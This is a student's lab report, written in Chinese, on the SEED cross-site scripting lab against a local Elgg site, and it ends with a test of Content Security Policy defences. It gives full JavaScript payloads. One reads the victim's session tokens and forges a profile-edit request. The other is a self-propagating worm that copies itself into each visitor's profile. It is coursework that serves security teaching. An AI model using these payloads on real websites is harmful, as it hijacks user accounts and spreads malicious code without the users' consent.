

操作系统实验五实验报告

57119123 高昂

Task 1:

访问seed-server.com 并登录samy 输入以下消息：


其他账户访问 samy 的主页时

 Task 2:

访问seed-server.com 并登录samy 输入以下消息：




Alice 访问 samy 的主页时




Task 3:

访问seed-server.com 并登录samy 输入以下消息：




Alice 访问 samy 的主页时



Samy 获得了 Alice 的 cookie

Task 4:


获取boby添加 samy 为好友的 get报文




访问seed-server.com 并登路samy 输入以下消息：



Alice 访问 samy 的主页时





Q1：Explain the purpose of Lines ➀ and ➁, why are they are needed?

获取被攻击者的浏览器\_\_elgg\_ts 和\_\_elgg\_token 值，用于取得服务器验证。


Q2：: If the Elgg application only provide the Editor mode for the "About Me" field, i.e.,


you cannot switch to the Text mode, can you still launch a successful attack?能，可以通过查看页面源码，获得网站对我们的输入的处理方式，然后根据

网站处理对输入代码调整。

Task 5:

获取用户修改个人资料的 post 报文：





修改samy的about me信息，在 Edit HTML 模式下输入

<script type="text/javascript">

window.onload = function(){

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var content=token+ts+"name="+userName+"&description=&accesslevel[description]=2&briefdescription=Samy is my hero&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"+guid; ;

var samyGuid=59;

var sendurl="http://www.seed-server.com/action/profile/edit";

if(elgg.session.user.guid!=samyGuid)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST", sendurl, true);

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");


Ajax.send(content);

}

}

</script>

Alice 访问 samy 的主页时



Q3： Why do we need Line ➀? Remove this line, and repeat your attack. Report and explain

your observation.

当访问用户的 guid 是自己时不进行攻击，防止攻击自己。

TASK 6

将worm代码加入我们在 task5 中写的代码：

<script id="worm" type="text/javascript">

window.onload = function(){

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var content=token+ts+"name="+userName+"&description="+wormCode+"&accesslevel[description]=2&briefdescription=Samy is my hero&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"+guid; ;

var samyGuid=59;

var sendurl="http://www.seed-server.com/action/profile/edit";

if(elgg.session.user.guid!=samyGuid)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST", sendurl, true);

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");


Ajax.send(content);

}


}

</script>


Alice 访问 Samy时



查看 Alice 的信息，其已经复制了 Samy 的攻击代码




Boby 访问 Alice，查看 boby的信息，其已经复制了 Samy 的攻击代码





TASK 7


修改 CSP config 文件



测试：







上述三个对比实验得出结论：

1、a 网站未启用 CSP 防御，所有 javascript 执行成功。

2、b 网站通过 Apache 方式设置 CSP 防御，只有受信的 4、6 两个源执行成功。

3、c 网站通过 php 方式设置 CSP 防御，只有受信的 1、4、6 三个源执行成功。

点击按钮后 a 网站执行成功，b、c 网站均不执行按钮操作，故 CSP 防御有效。

即 若要使相关源的 JavaScript 执行成功，只需要在 CSP 的设置中将其源设置为可信源 即可。